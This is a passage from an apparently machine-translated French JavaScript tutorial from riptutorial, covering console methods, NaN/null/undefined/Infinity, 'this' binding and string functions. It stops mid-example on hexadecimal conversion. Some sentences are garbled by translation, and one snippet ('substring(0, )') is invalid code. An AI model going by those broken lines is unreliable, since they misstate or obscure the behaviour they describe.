- `console.groupCollapsed()` : crée un groupe réduit d'entrées pouvant être développé via le bouton de divulgation afin de révéler toutes les entrées effectuées après l'appel de cette méthode;
- `console.group()` : crée un groupe d'entrées étendu pouvant être réduit afin de masquer les entrées après l'appel de cette méthode.

L'identification peut être supprimée pour les entrées postérieures en utilisant la méthode suivante:

- console.groupEnd () : quitte le groupe actuel, permettant aux nouvelles entrées d'être imprimées dans le groupe parent après l'appel de cette méthode.

Les groupes peuvent être mis en cascade pour permettre plusieurs couches de sortie identifiées ou réductibles:



Effacer la console - console.clear ()

Vous pouvez effacer la fenêtre de la console en utilisant la méthode `console.clear()` . Cela supprime tous les messages précédemment imprimés dans la console et peut imprimer un message comme "La console a été effacée" dans certains environnements.

Affichage interactif d'objets et de XML - console.dir (), console.dirxml ()

`console.dir(object)` affiche une liste interactive des propriétés de l'objet JavaScript spécifié. La sortie est présentée sous la forme d'une liste hiérarchique avec des triangles de divulgation qui vous permettent de voir le contenu des objets enfants.

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dir(myObject);
```

affiche:

```
> var myObject = {
      "foo":{
          "bar":"data"
      }
  };

  console.dir(myObject);

  ▼Object
    ▼foo: Object
       bar: "data"
      ▶__proto__: Object
    ▶__proto__: Object
< undefined
>
```

`console.dirxml(object)` imprime une représentation XML des éléments descendants de l'objet si possible, ou la représentation JavaScript si ce n'est pas le cas. L'appel de `console.dirxml()` sur les éléments HTML et XML équivaut à appeler `console.log()` .

Exemple 1:

```
console.dirxml(document)
```

affiche:

```
> console.dirxml(document)
  ▼#document
     <!DOCTYPE html>
     <html lang="en">
     ▶<head>…</head>
     ▶<body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">…</body>
     </html>
< undefined
>
```

Exemple 2:

```
console.log(document)
```

affiche:

```
> console.log(document);
  ▼#document
      <!DOCTYPE html>
      <html lang="en">
      ▶<head>…</head>
      ▶<body class="init default-theme des-mat" style="background: rgb(255, 255, 255);">…</body>
      </html>
<· undefined
>
```

Exemple 3:

```
var myObject = {
    "foo":{
        "bar":"data"
    }
};

console.dirxml(myObject);
```

affiche:

```
> var myObject = {
      "foo":{
          "bar":"data"
      }
  };

  console.dirxml(myObject);
  ▼Object {foo: Object} i
    ▼foo: Object
       bar: "data"
      ▶__proto__: Object
    ▶__proto__: Object
<· undefined
>
```

Lire Console en ligne: https://riptutorial.com/fr/javascript/topic/2288/console

Chapitre 26: Constantes intégrées

Examples

Opérations qui renvoient NaN

Les opérations mathématiques sur des valeurs autres que les nombres renvoient NaN.

```
"a" + 1
"b" * 3
"cde" - "e"
[1, 2, 3] * 2
```

Une exception: les tableaux à un seul numéro.

```
[2] * [3]  // Returns 6
```

Rappelez-vous également que l'opérateur `+` concatène les chaînes.

```
"a" + "b"  // Returns "ab"
```

Diviser zéro par zéro renvoie `NaN` .

```
0 / 0         // NaN
```

Note: En mathématiques en général (contrairement à la programmation JavaScript), la division par zéro n'est pas possible.

Fonctions de bibliothèque mathématique renvoyant NaN

En règle générale, les fonctions `Math` auxquelles sont attribués des arguments non numériques renverront NaN.

```
Math.floor("a")
```

La racine carrée d'un nombre négatif renvoie NaN, car `Math.sqrt` ne prend pas en charge les nombres imaginaires ou complexes .

```
Math.sqrt(-1)
```

Tester NaN avec isNaN ()

`window.isNaN()`

La fonction globale `isNaN()` peut être utilisée pour vérifier si une valeur ou une expression `isNaN()`

valeur `NaN` . Cette fonction (en bref) vérifie d’abord si la valeur est un nombre, si ce n’est pas le convertit (*), puis vérifie si la valeur résultante est `NaN` . Pour cette raison, **cette méthode de test peut entraîner une confusion** .

(*) La méthode de "conversion" n'est pas simple, voir ECMA-262 18.2.3 pour une explication détaillée de l'algorithme.

Ces exemples vous aideront à mieux comprendre le comportement `isNaN()` :

```
isNaN(NaN);           // true
isNaN(1);             // false: 1 is a number
isNaN(-2e-4);         // false: -2e-4 is a number (-0.0002) in scientific notation
isNaN(Infinity);      // false: Infinity is a number
isNaN(true);          // false: converted to 1, which is a number
isNaN(false);         // false: converted to 0, which is a number
isNaN(null);          // false: converted to 0, which is a number
isNaN("");            // false: converted to 0, which is a number
isNaN(" ");           // false: converted to 0, which is a number
isNaN("45.3");        // false: string representing a number, converted to 45.3
isNaN("1.2e3");       // false: string representing a number, converted to 1.2e3
isNaN("Infinity");    // false: string representing a number, converted to Infinity
isNaN(new Date);      // false: Date object, converted to milliseconds since epoch
isNaN("10$");         // true : conversion fails, the dollar sign is not a digit
isNaN("hello");       // true : conversion fails, no digits at all
isNaN(undefined);     // true : converted to NaN
isNaN();              // true : converted to NaN (implicitly undefined)
isNaN(function(){}); // true : conversion fails
isNaN({});            // true : conversion fails
isNaN([1, 2]);        // true : converted to "1, 2", which can't be converted to a number
```

Ce dernier est un peu délicat: vérifier si un `Array` est `NaN` . Pour ce faire, le constructeur `Number()` convertit d'abord le tableau en chaîne, puis en nombre; c'est la raison pour laquelle `isNaN([])` et `isNaN([34])` renvoient toutes les deux `false` , mais `isNaN([1, 2])` et `isNaN([true])` renvoient toutes les deux `true` : parce qu'ils sont convertis en `""` , `"34"` , `"1,2"` et `"true"` respectivement. En général, **un tableau est considéré comme `NaN` par `isNaN()` sauf s'il ne contient qu'un élément dont la représentation sous forme de chaîne peut être convertie en un nombre valide** .

6

`Number.isNaN()`

Dans ECMAScript 6, la fonction `Number.isNaN()` a été implémentée principalement pour éviter le problème de `window.isNaN()` de la conversion forcée du paramètre en nombre. `Number.isNaN()` , en effet, **n'essaie pas de convertir** la valeur en nombre avant de tester. Cela signifie également que **seules les valeurs du type numéro, qui sont également `NaN` , renvoient `true`** (ce qui signifie essentiellement que `Number.isNaN(NaN)`).

De ECMA-262 20.1.2.4 :

> Lorsque le `Number.isNaN` est appelé avec un `number` argument, les étapes suivantes sont effectuées:
>
> 1. Si Type (number) n'est pas Number, retournez `false` .
> 2. Si le nombre est `NaN` , retournez `true` .

3. Sinon, retournez `false` .

Quelques exemples:

```
// The one and only
Number.isNaN(NaN);          // true

// Numbers
Number.isNaN(1);            // false
Number.isNaN(-2e-4);        // false
Number.isNaN(Infinity);     // false

// Values not of type number
Number.isNaN(true);         // false
Number.isNaN(false);        // false
Number.isNaN(null);         // false
Number.isNaN("");           // false
Number.isNaN(" ");          // false
Number.isNaN("45.3");       // false
Number.isNaN("1.2e3");      // false
Number.isNaN("Infinity");   // false
Number.isNaN(new Date);     // false
Number.isNaN("10$");        // false
Number.isNaN("hello");      // false
Number.isNaN(undefined);    // false
Number.isNaN();             // false
Number.isNaN(function(){}); // false
Number.isNaN({});           // false
Number.isNaN([]);           // false
Number.isNaN([1]);          // false
Number.isNaN([1, 2]);       // false
Number.isNaN([true]);       // false
```

nul

`null` est utilisé pour représenter l'absence intentionnelle d'une valeur d'objet et est une valeur primitive. Contrairement à `undefined` , ce n'est pas une propriété de l'objet global.

Il est égal à `undefined` mais non identique à celui-ci.

```
null == undefined; // true
null === undefined; // false
```

ATTENTION : Le `typeof null` est `'object'` .

```
typeof null; // 'object';
```

Pour vérifier correctement si une valeur est `null` , comparez-la avec l' opérateur d'égalité stricte

```
var a = null;

a === null; // true
```

indéfini et nul

À première vue, il peut sembler que `null` et `undefined` sont fondamentalement les mêmes, mais il existe des différences subtiles mais importantes.

`undefined` est l'absence d'une valeur dans le compilateur, car là où il devrait être une valeur, il n'y en a pas eu, comme dans le cas d'une variable non affectée.

- `undefined` est une valeur globale représentant l'absence d'une valeur affectée.
  - `typeof undefined === 'undefined'`
- `null` est un objet qui indique qu'une variable a été explicitement assignée "no value".
  - `typeof null === 'object'`

Définir une variable à `undefined` signifie que la variable n'existe pas. Certains processus, tels que la sérialisation JSON, peuvent dépouiller les propriétés `undefined` des objets. En revanche, `null` propriétés `null` indiquent qu'elles seront conservées, de sorte que vous pouvez explicitement transmettre le concept d'une propriété "vide".

L'évaluation suivante à `undefined` :

- Une variable lorsqu'elle est déclarée mais sans valeur (c.-à-d. Définie)
  - ```
    let foo;
    console.log('is undefined?', foo === undefined);
    // is undefined? true
    ```
- Accéder à la valeur d'une propriété qui n'existe pas
  - ```
    let foo = { a: 'a' };
    console.log('is undefined?', foo.b === undefined);
    // is undefined? true
    ```
- La valeur de retour d'une fonction qui ne renvoie pas de valeur
  - ```
    function foo() { return; }
    console.log('is undefined?', foo() === undefined);
    // is undefined? true
    ```
- La valeur d'un argument de fonction déclaré mais omis de l'appel de fonction
  - ```
    function foo(param) {
      console.log('is undefined?', param === undefined);
    }
    foo('a');
    foo();
    // is undefined? false
    // is undefined? true
    ```

`undefined` est également une propriété de l'objet `window` global.

```
// Only in browsers
```

```
console.log(window.undefined); // undefined
window.hasOwnProperty('undefined'); // true
```

5

Avant ECMAScript 5, vous pouviez changer la valeur de la propriété `window.undefined` pour toute autre valeur susceptible de tout casser.

L'infini et l'infini

```
1 / 0; // Infinity
// Wait! WHAAAT?
```

`Infinity` est une propriété de l'objet global (donc une variable globale) qui représente l'infini mathématique. C'est une référence à `Number.POSITIVE_INFINITY`

Il est supérieur à toute autre valeur, et vous pouvez l'obtenir en divisant par 0 ou en évaluant l'expression d'un nombre si important qu'il déborde. Cela signifie en fait qu'il n'y a pas de division par 0 erreur dans JavaScript, il y a Infinity!

Il y a aussi `-Infinity` qui est l'infini mathématique négatif, et il est inférieur à toute autre valeur.

Pour obtenir `-Infinity` vous `-Infinity` `Infinity` ou obtenez une référence dans `Number.NEGATIVE_INFINITY` .

```
- (Infinity); // -Infinity
```

Maintenant, amusez-vous avec des exemples:

```
Infinity > 123192310293; // true
-Infinity < -123192310293; // true
1 / 0; // Infinity
Math.pow(123123123, 9123192391023); // Infinity
Number.MAX_VALUE * 2; // Infinity
23 / Infinity; // 0
-Infinity; // -Infinity
-Infinity === Number.NEGATIVE_INFINITY; // true
-0; // -0 , yes there is a negative 0 in the language
0 === -0; // true
1 / -0; // -Infinity
1 / 0 === 1 / -0; // false
Infinity + Infinity; // Infinity

var a = 0, b = -0;

a === b; // true
1 / a === 1 / b; // false

// Try your own!
```

NaN

`NaN`

signifie "Pas un numéro". Lorsqu'une fonction ou une opération mathématique en JavaScript ne peut pas renvoyer un nombre spécifique, elle renvoie la valeur `NaN` place.

C'est une propriété de l'objet global et une référence à `Number.NaN`

```
window.hasOwnProperty('NaN'); // true
NaN; // NaN
```

Peut-être confus, `NaN` est toujours considéré comme un numéro.

```
typeof NaN; // 'number'
```

Ne vérifiez pas `NaN` à l'aide de l'opérateur d'égalité. Voir plutôt `isNaN`

```
NaN == NaN  // false
NaN === NaN // false
```

Nombre de constantes

Le constructeur `Number` contient des constantes intégrées qui peuvent être utiles

```
Number.MAX_VALUE;          // 1.7976931348623157e+308
Number.MAX_SAFE_INTEGER;   // 9007199254740991

Number.MIN_VALUE;          // 5e-324
Number.MIN_SAFE_INTEGER;   // -9007199254740991

Number.EPSILON;            // 0.0000000000000002220446049250313

Number.POSITIVE_INFINITY;  // Infinity
Number.NEGATIVE_INFINITY;  // -Infinity

Number.NaN;                // NaN
```

Dans de nombreux cas, les différents opérateurs en Javascript rompent avec les valeurs en dehors de la plage de (`Number.MIN_SAFE_INTEGER` , `Number.MAX_SAFE_INTEGER`)

Notez que `Number.EPSILON` représente la différence entre un et le plus petit `Number` supérieur à un, et donc la plus petite différence possible entre deux valeurs `Number` différentes. Une des raisons d'utiliser ceci est due à la nature de la manière dont les nombres sont stockés par JavaScript. Voir Vérifier l'égalité de deux nombres.

Lire Constantes intégrées en ligne: https://riptutorial.com/fr/javascript/topic/700/constantes-integrees

Chapitre 27: Contexte (ceci)

Examples

ceci avec des objets simples

```
var person = {
  name: 'John Doe',
  age: 42,
  gender: 'male',
  bio: function() {
    console.log('My name is ' + this.name);
  }
};
person.bio(); // logs "My name is John Doe"
var bio = person.bio;
bio(); // logs "My name is undefined"
```

Dans le code ci-dessus, `person.bio` utilise le **contexte** (`this`). Lorsque la fonction est appelée `person.bio()` , le contexte est transmis automatiquement et il enregistre correctement "Je m'appelle John Doe". Lors de l'attribution de la fonction à une variable, elle perd son contexte.

En mode non strict, le contexte par défaut est l'objet global (`window`). En mode strict, il n'est `undefined` .

Sauvegarde pour utilisation dans les fonctions / objets imbriqués

Un écueil commun est d'essayer d'utiliser `this` dans une fonction imbriquée ou d' un objet, où le contexte a été perdu.

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(function(result){
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

Ici, le contexte (`this`) est perdu dans la fonction de rappel interne. Pour corriger cela, vous pouvez enregistrer la valeur de `this` dans une variable:

```
document.getElementById('myAJAXButton').onclick = function(){
    var self = this;
    makeAJAXRequest(function(result){
      if (result) { // success
        self.className = 'success';
      }
    })
}
```

6

ES6 a introduit des fonctions fléchées qui incluent `this` liaison lexicale. L'exemple ci-dessus pourrait être écrit comme ceci:

```
document.getElementById('myAJAXButton').onclick = function(){
    makeAJAXRequest(result => {
      if (result) { // success
        this.className = 'success';
      }
    })
}
```

Contexte de la fonction de liaison

5.1

Chaque fonction a une méthode de `bind` , qui créera une fonction encapsulée qui l'appellera avec le contexte correct. Voir ici pour plus d'informations.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.


var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Reliure dure

- L'objet de *la liaison dure* est de "lier" une référence à `this` .
- Avantage: utile lorsque vous souhaitez protéger des objets particuliers contre la perte.
- Exemple:

```
function Person(){
    console.log("I'm " + this.name);
}

var person0 = {name: "Stackoverflow"}
var person1 = {name: "John"};
```

```
var person2 = {name: "Doe"};
var person3 = {name: "Ala Eddine JEBALI"};

var origin = Person;
Person = function(){
    origin.call(person0);
}

Person();
//outputs: I'm Stackoverflow

Person.call(person1);
//outputs: I'm Stackoverflow


Person.apply(person2);
//outputs: I'm Stackoverflow


Person.call(person3);
//outputs: I'm Stackoverflow
```

- Donc, comme vous pouvez le remarquer dans l'exemple ci-dessus, quel que soit l'objet que vous transmettez à *Person* , il utilisera toujours l' *objet person0* : **c'est un** *objet lié* .

cela dans les fonctions constructeur

Lorsque vous utilisez une fonction en tant que constructeur , `this` liaison spéciale fait référence au nouvel objet créé:

```
function Cat(name) {
  this.name = name;
  this.sound = "Meow";
}

var cat = new Cat("Tom"); // is a Cat object
cat.sound; // Returns "Meow"

var cat2 = Cat("Tom"); // is undefined -- function got executed in global context
window.name; // "Tom"
cat2.name; // error! cannot access property of undefined
```

Lire Contexte (ceci) en ligne: https://riptutorial.com/fr/javascript/topic/8282/contexte--ceci-

Chapitre 28: Cordes

Syntaxe

- "littéral de chaîne"
- 'littéral de chaîne'
- "chaîne littérale avec 'citations incompatibles'" // pas d'erreurs; les citations sont différentes.
- "chaîne littérale avec" guillemets échappés "" // pas d'erreurs; les citations sont échappées.
- `template string $ {expression}`
- String ("ab c") // renvoie une chaîne lorsqu'elle est appelée dans un contexte non constructeur
- new String ("ab c") // l'objet String, pas la primitive de chaîne

Examples

Informations de base et concaténation de chaînes

Les chaînes en JavaScript peuvent être placées entre guillemets simples `'hello'` , les guillemets doubles `"Hello"` et (à partir de ES2015, ES6) dans les littéraux de modèle (*backticks*) `` `hello` `` .

```
var hello  = "Hello";
var world  = 'world';
var helloW = `Hello World`;              // ES2015 / ES6
```

Les chaînes peuvent être créées à partir d'autres types à l'aide de la fonction `String()` .

```
var intString = String(32); // "32"
var booleanString = String(true); // "true"
var nullString = String(null); // "null"
```

Ou, `toString()` peut être utilisé pour convertir des nombres, des booléens ou des objets en chaînes.

```
var intString = (5232).toString(); // "5232"
var booleanString = (false).toString(); // "false"
var objString = ({}).toString(); // "[object Object]"
```

Des chaînes peuvent également être créées en utilisant la méthode `String.fromCharCode` .

```
String.fromCharCode(104,101,108,108,111) //"hello"
```

La création d'un objet String à l'aide du `new` mot-clé est autorisée, mais n'est pas recommandée car elle se comporte comme des objets contrairement aux chaînes primitives.

```
var objectString = new String("Yes, I am a String object");
typeof objectString;//"object"
```

```
typeof objectString.valueOf();//"string"
```

Cordes concaténantes

La concaténation de chaînes peut être effectuée avec l'opérateur de concaténation `+` ou avec la méthode `concat()` sur le prototype d'objet String.

```
var foo = "Foo";
var bar = "Bar";
console.log(foo + bar);        // => "FooBar"
console.log(foo + " " + bar);  // => "Foo Bar"

foo.concat(bar)            // => "FooBar"
"a".concat("b", " ", "d")  // => "ab d"
```

Les chaînes peuvent être concaténées avec des variables autres que des chaînes mais convertissent les variables autres que les chaînes en chaînes.

```
var string = "string";
var number = 32;
var boolean = true;

console.log(string + number + boolean); // "string32true"
```

Modèles de chaînes

6

Des chaînes peuvent être créées en utilisant des littéraux de modèle (*backticks*) `` `hello` `` .

```
var greeting = `Hello`;
```

Avec les littéraux de modèle, vous pouvez effectuer une interpolation de chaîne en utilisant `${variable}` dans les littéraux de modèle:

```
var place = `World`;
var greet = `Hello ${place}!`

console.log(greet); // "Hello World!"
```

Vous pouvez utiliser String.raw pour obtenir des barres obliques inverses dans la chaîne sans modification.

```
`a\\b` // =  a\b
String.raw`a\\b` // = a\\b
```

Citations échappant

Si votre chaîne est entourée (c.-à-d. Entre guillemets simples), vous devez échapper à la citation littérale interne avec une *barre oblique inverse* \

```
var text = 'L\'albero means tree in Italian';
console.log( text ); \\ "L'albero means tree in Italian"
```

Même chose pour les doubles citations:

```
var text = "I feel \"high\"";
```

Une attention particulière doit être accordée aux guillemets échappant si vous stockez des représentations HTML dans une chaîne, car les chaînes HTML utilisent largement les guillemets, c'est-à-dire dans les attributs:

```
var content = "<p class=\"special\">Hello World!</p>";        // valid String
var hello   = '<p class="special">I\'d like to say "Hi"</p>'; // valid String
```

Les citations dans les chaînes HTML peuvent également être représentées à l'aide de ' (ou ') en un seul devis et " (ou ") sous forme de guillemets doubles.

```
var hi    = "<p class='special'>I'd like to say &quot;Hi&quot;</p>"; // valid String
var hello = '<p class="special">I&apos;d like to say "Hi"</p>';      // valid String
```

Note: L'utilisation de ' et " n'écrasera pas les guillemets que les navigateurs peuvent placer automatiquement sur les guillemets d'attributs. Par exemple, <p class=special> est défini sur <p class="special"> , en utilisant " peut conduire à <p class=""special""> où \" sera <p class="special"> .

6

Si une chaîne a ' et " vous pouvez envisager d'utiliser des littéraux de modèle (*également appelés chaînes de modèle dans les éditions précédentes d'ES6*), qui n'exigent pas que vous vous *échappiez* ' et " . Ceux-ci utilisent des backticks (`) au lieu de guillemets simples ou doubles.

```
var x = `"Escaping " and ' can become very annoying`;
```

Chaîne inverse

Le moyen le plus "populaire" d'inverser une chaîne en JavaScript est le fragment de code suivant, qui est assez courant:

```
function reverseString(str) {
    return str.split('').reverse().join('');
}

reverseString('string');    // "gnirts"
```

Cependant, cela ne fonctionnera que tant que la chaîne en cours d'inversion ne contient pas de paires de substitution. Les symboles astraux, c'est-à-dire les caractères extérieurs au plan multilingue de base, peuvent être représentés par deux unités de code et conduiront à cette technique naïve pour produire des résultats erronés. De plus, les caractères avec des marques combinées (par exemple, diaérèse) apparaîtront sur le caractère logique "suivant" au lieu de l'original avec lequel il a été combiné.

```
'■.'.split('').reverse().join(''); //fails
```

Bien que la méthode fonctionne correctement pour la plupart des langages, un algorithme vraiment précis et respectueux de l'encodage pour l'inversion des chaînes est légèrement plus complexe. Une de ces implémentations est une minuscule bibliothèque appelée Esrever , qui utilise des expressions régulières pour associer des marques de combinaison et des paires de substitution afin d'effectuer parfaitement l'inversion.

Explication

Section	Explication	Résultat
`str`	La chaîne d'entrée	`"string"`
`String.prototype.split( deliminator )`	Divise la chaîne `str` en un tableau. Le paramètre `""` signifie la division entre chaque caractère.	`["s","t","r","i","n","g"]`
`Array.prototype.reverse()`	Renvoie le tableau de la chaîne fractionnée avec ses éléments dans l'ordre inverse.	`["g","n","i","r","t","s"]`
`Array.prototype.join( deliminator )`	Joint les éléments du tableau en une chaîne. Le paramètre `""` signifie un déliminateur vide (c.-à-d. Que les éléments du tableau sont placés l'un à côté de l'autre).	`"gnirts"`

En utilisant un opérateur de spread

6

```
function reverseString(str) {
    return [...String(str)].reverse().join('');
}

console.log(reverseString('stackoverflow'));  // "wolfrevokcats"
console.log(reverseString(1337));             // "7331"
console.log(reverseString([1, 2, 3]));        // "3,2,1"
```

Fonction `reverse()` personnalisée

```
function reverse(string) {
    var strRev = "";
    for (var i = string.length - 1; i >= 0; i--) {
        strRev += string[i];
    }
    return strRev;
}

reverse("zebra");  // "arbez"
```

Couper les espaces

Pour couper des espaces à partir des bords d'une chaîne, utilisez `String.prototype.trim` :

```
"    some whitespaced string  ".trim();  // "some whitespaced string"
```

De nombreux moteurs JavaScript, mais pas Internet Explorer , ont implémenté des méthodes `trimLeft` et `trimRight` non standard. Il y a une proposition , actuellement à l'étape 1 du processus, pour les méthodes `trimStart` et `trimEnd` standardisées, `trimLeft` à `trimLeft` et `trimRight` pour la compatibilité.

```
// Stage 1 proposal
"    this is me    ".trimStart();  // "this is me    "
"    this is me    ".trimEnd();  // "    this is me"

// Non-standard methods, but currently implemented by most engines
"    this is me    ".trimLeft();  // "this is me    "
"    this is me    ".trimRight();  // "    this is me"
```

Substrings avec une tranche

Utilisez `.slice()` pour extraire des sous-chaînes avec deux indices:

```
var s = "0123456789abcdefg";
s.slice(0, 5);  // "01234"
s.slice(5, 6);  // "5"
```

Étant donné un index, cela prendra de cet index à la fin de la chaîne:

```
s.slice(10);    // "abcdefg"
```

Fractionner une chaîne en un tableau

Utilisez `.split` pour passer des chaînes à un tableau des sous-chaînes fractionnées:

```
var s = "one, two, three, four, five"
s.split(", ");  // ["one", "two", "three", "four", "five"]
```

Utilisez la **méthode de tableau** `.join` pour revenir à une chaîne:

```
s.split(", ").join("--");  // "one--two--three--four--five"
```

Les chaînes sont unicode

Toutes les chaînes JavaScript sont unicode!

```
var s = "some ∆≈ƒ unicode ¡™£¢¢¢";
s.charCodeAt(5);  // 8710
```

Il n'y a pas d'octets bruts ou de chaînes binaires dans JavaScript. Pour gérer efficacement les données binaires, utilisez les tableaux typés .

Détecter une chaîne

Pour détecter si un paramètre est une chaîne *primitive* , utilisez `typeof` :

```
var aString = "my string";
var anInt = 5;
var anObj = {};
typeof aString === "string";   // true
typeof anInt === "string";     // false
typeof anObj === "string";     // false
```

Si vous avez déjà un objet `String` , via `new String("somestr")` , ce qui précède ne fonctionnera pas. Dans ce cas, nous pouvons utiliser `instanceof` :

```
var aStringObj = new String("my string");
aStringObj instanceof String;    // true
```

Pour couvrir les deux instances, nous pouvons écrire une fonction d'assistance simple:

```
var isString = function(value) {
    return typeof value === "string" || value instanceof String;
};

var aString = "Primitive String";
var aStringObj = new String("String Object");
isString(aString); // true
isString(aStringObj); // true
isString({}); // false
isString(5); // false
```

Ou nous pouvons utiliser la fonction `toString` d' `Object` . Cela peut être utile si nous devons également rechercher d'autres types dans une instruction switch, car cette méthode prend également en charge d'autres types de données, tout comme `typeof` .

```
var pString = "Primitive String";
var oString = new String("Object Form of String");
Object.prototype.toString.call(pString);//"[object String]"
Object.prototype.toString.call(oString);//"[object String]"
```

Une solution plus robuste consiste à ne pas *détecter de* chaîne du tout, plutôt que de vérifier les fonctionnalités requises. Par exemple:

```
var aString = "Primitive String";
// Generic check for a substring method
if(aString.substring) {

}
// Explicit check for the String substring prototype method
if(aString.substring === String.prototype.substring) {
    aString.substring(0, );
}
```

Comparer les chaînes Lexicographiquement

Pour comparer les chaînes par ordre alphabétique, utilisez `localeCompare()` . Cela retourne une valeur négative si la chaîne de référence est lexicographiquement (alphabétiquement) avant la chaîne comparée (le paramètre), une valeur positive si elle vient après et une valeur de `0` si elles sont égales.

```
var a = "hello";
var b = "world";

console.log(a.localeCompare(b)); // -1
```

Les opérateurs `>` et `<` peuvent également être utilisés pour comparer des chaînes lexicographiquement, mais ils ne peuvent pas renvoyer une valeur de zéro (cela peut être testé avec l'opérateur d'égalité `==`). Par conséquent, une forme de la fonction `localeCompare()` peut être écrite comme `localeCompare()` :

```
function strcmp(a, b) {
    if(a === b) {
        return 0;
    }

    if (a > b) {
        return 1;
    }

    return -1;
}

console.log(strcmp("hello", "world")); // -1
console.log(strcmp("hello", "hello")); //  0
console.log(strcmp("world", "hello")); //  1
```

Cela est particulièrement utile lorsque vous utilisez une fonction de tri qui se base sur le signe de la valeur de retour (par exemple, le `sort`).

```
var arr = ["bananas", "cranberries", "apples"];
arr.sort(function(a, b) {
    return a.localeCompare(b);
});
```

```
console.log(arr); // [ "apples", "bananas", "cranberries" ]
```

Chaîne en majuscule

String.prototype.toUpperCase ():

```
console.log('qwerty'.toUpperCase()); // 'QWERTY'
```

Chaîne en minuscule

String.prototype.toLowerCase ()

```
console.log('QWERTY'.toLowerCase()); // 'qwerty'
```

Compteur de mots

Disons que vous avez un `<textarea>` et que vous souhaitez récupérer des informations sur le nombre de:

- Caractères (total)
- Caractères (pas d'espaces)
- Mots
- Lignes

```
function wordCount( val ){
    var wom = val.match(/\S+/g);
    return {
        charactersNoSpaces : val.replace(/\s+/g, '').length,
        characters         : val.length,
        words              : wom ? wom.length : 0,
        lines              : val.split(/\r*\n/).length
    };
}


// Use like:
wordCount( someMultilineText ).words;   // (Number of words)
```

jsFiddle exemple

Caractère d'accès à l'index dans la chaîne

Utilisez `charAt()` pour obtenir un caractère à l'index spécifié dans la chaîne.

```
var string = "Hello, World!";
console.log( string.charAt(4) ); // "o"
```

Comme les chaînes peuvent être traitées comme des tableaux, vous pouvez également utiliser l'index via la notation entre crochets .

```
var string = "Hello, World!";
console.log( string[4] ); // "o"
```

Pour obtenir le code de caractère du caractère à un index spécifié, utilisez `charCodeAt()` .

```
var string = "Hello, World!";
console.log( string.charCodeAt(4) ); // 111
```

Notez que ces méthodes sont toutes des méthodes getter (renvoyer une valeur). Les chaînes en JavaScript sont immuables. En d'autres termes, aucun d'eux ne peut être utilisé pour définir un caractère à une position dans la chaîne.

Fonctions de recherche et de remplacement de chaîne

Pour rechercher une chaîne dans une chaîne, il existe plusieurs fonctions:

`indexOf( searchString )` et `lastIndexOf( searchString )`

`indexOf()` retournera l'index de la première occurrence de `searchString` dans la chaîne. Si `searchString` n'est pas trouvé, `-1` est renvoyé.

```
var string = "Hello, World!";
console.log( string.indexOf("o") ); // 4
console.log( string.indexOf("foo") ); // -1
```

De même, `lastIndexOf()` retournera l'index de la dernière occurrence de `searchstring` ou `-1` s'il n'est pas trouvé.

```
var string = "Hello, World!";
console.log( string.lastIndexOf("o") );   // 8
console.log( string.lastIndexOf("foo") ); // -1
```

`includes( searchString, start )`

`includes()` retourne un booléen qui indique si `searchString` existe dans la chaîne, à partir de l' index `start` (par défaut 0). C'est mieux que `indexOf()` si vous avez simplement besoin de tester l'existence d'une sous-chaîne.

```
var string = "Hello, World!";
console.log( string.includes("Hello") ); // true
console.log( string.includes("foo") );   // false
```

`replace( regexp|substring, replacement|replaceFunction )`

`replace()` renvoie une `substring` contenant toutes les occurrences de sous-chaînes correspondant à l' `regexp` RegExp ou à la `substring` avec un `replacement` chaîne ou la valeur renvoyée par `replaceFunction` .

Notez que cela ne modifie pas la chaîne en place, mais renvoie la chaîne avec des remplacements.

```
var string = "Hello, World!";
string = string.replace( "Hello", "Bye" );
console.log( string ); // "Bye, World!"

string = string.replace( /W.{3}d/g, "Universe" );
console.log( string ); // "Bye, Universe!"
```

`replaceFunction` peut être utilisé pour les remplacements conditionnels d'objets d'expression régulière (c.-à-d. avec l'utilisation d' `regexp`). Les paramètres sont dans l'ordre suivant:

Paramètre	Sens
`match`	la sous-chaîne qui correspond à l'expressiong entière régulière
`g1` , `g2` , `g3` , ...	les groupes correspondants dans l'expression régulière
`offset`	le décalage du match dans la chaîne entière
`string`	la chaîne entière

Notez que tous les paramètres sont facultatifs.

```
var string = "heLlo, woRlD!";
string = string.replace( /([a-zA-Z])([a-zA-Z]+)/g, function(match, g1, g2) {
    return g1.toUpperCase() + g2.toLowerCase();
});
console.log( string ); // "Hello, World!"
```

Rechercher l'index d'une sous-chaîne dans une chaîne

La méthode `.indexOf` renvoie l'index d'une sous-chaîne dans une autre chaîne (si existante, ou -1 si autrement)

```
'Hellow World'.indexOf('Wor');    // 7
```

`.indexOf` accepte également un argument numérique supplémentaire qui indique sur quel index la fonction doit commencer à chercher

```
"harr dee harr dee harr".indexOf("dee", 10); // 14
```

Vous devriez noter que `.indexOf` est sensible à la casse

```
 'Hellow World'.indexOf('WOR');    // -1
```

Représentations de chaînes de nombres

JavaScript a une conversion native de *Number* en une *représentation String* pour toute base de *2 à 36* .

La représentation la plus courante après la *décimale (base 10)* est *hexadécimale (base 16)* , mais le contenu de cette section fonctionne pour toutes les bases de la plage.

Afin de convertir un *nombre* de décimales (base 10) à sa hexadécimal (base 16) *représentation de chaîne* la méthode *toString* peut être utilisé avec *radix* `16` .

```
// base 10 Number
var b10 = 12;

// base 16 String representation
var b16 = b10.toString(16); // "c"
```

Si le nombre représenté est un nombre entier, l'opération inverse peut être effectuée avec `parseInt` et la *base* `16` nouveau

```
// base 16 String representation
var b16 = 'c';

// base 10 Number
var b10 = parseInt(b16, 16); // 12
```

Pour convertir un nombre arbitraire (c.-à-d. Non entier) de sa *représentation* sous forme de *chaîne* en un *nombre* , l'opération doit être divisée en deux parties; la partie entière et la partie fraction.

6

```
let b16 = '3.243f3e0370cdc';
// Split into integer and fraction parts
let [i16, f16] = b16.split('.');

// Calculate base 10 integer part
let i10 = parseInt(i16, 16); // 3

// Calculate the base 10 fraction part
